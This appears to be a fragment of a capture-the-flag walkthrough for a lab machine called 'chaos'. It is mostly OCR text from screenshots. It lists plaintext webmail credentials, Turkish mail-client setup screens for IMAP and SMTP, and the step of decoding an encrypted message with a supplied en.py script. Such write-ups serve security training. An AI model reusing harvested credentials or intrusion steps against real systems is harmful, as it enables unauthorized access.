
OCTOBER 28, 2018 BY HUMAN

Protected: chaos

Creds for webmail :


username – ayush

password – jiujitsu



Evolution E-posta Yapılandırma Yardımcısına Hoş Geldiniz.

Başlamak için “Sonraki”ye tıklayın.



Lütfen adınızı ve e-posta adresinizi aşağıdaki boşluğa yazın. Gönderececeğiniz e-posta adresinizin içinde görünmesini istemiyorsanız “seçimlik” alanları doldurmanıza gerek yoktur.

Gerekli Bilgi

Tam Ad: ayush

E-posta Adresi: ayush@chaos


Seçimlik Bilgi

Yanıtla:

Kurum:

Takma adlar:

☑ E-posta sunucusu ayrıntılarına girilen e-posta adresine dayanarak bak



E-posta Alımı

Sunucu Türü: IMAP

Açıklama: IMAP sunucularından ileti alma ve göndermede kullanmak için.

Yapılandırma

Sunucu: chaos

Port: 143


Kullanıcı adı: ayush

Güvenlik

Şifreleme yöntemi: Adanmış bir bağlantı noktası üzerinden TLS

Kimlik Doğrulama

Parola



Sunucu Türü: SMTP

Açıklama: Uzaktaki mailhub'a SMTP kullanıp bağlanarak mektup göndermek için.

Yapılandırma

Sunucu: chaos Port: 25

☐ Sunucu kimlik doğrulaması istiyor

Güvenlik

Şifreleme yöntemi: Adanmış bir bağlantı noktası üzerinden TLS

Kimlik Doğrulama

Tür: Desteklenen Türleri Denetle DÜZ

Kullanıcı adı:


After open the web client app.You will get one mail.

And Read that .you will get 2 files in the mail.

One of them is en.py and other encrypted message.

You need to coding decoder according to en.py

In the end You will find an url.




This service is on hold

Chaos Inc soon gonna launch this service. We are working on it and currently only one template is working.

hello

Template

test1




This service is on hold

Chaos Inc soon gonna launch this service. We are working on it and currently only one template is working.

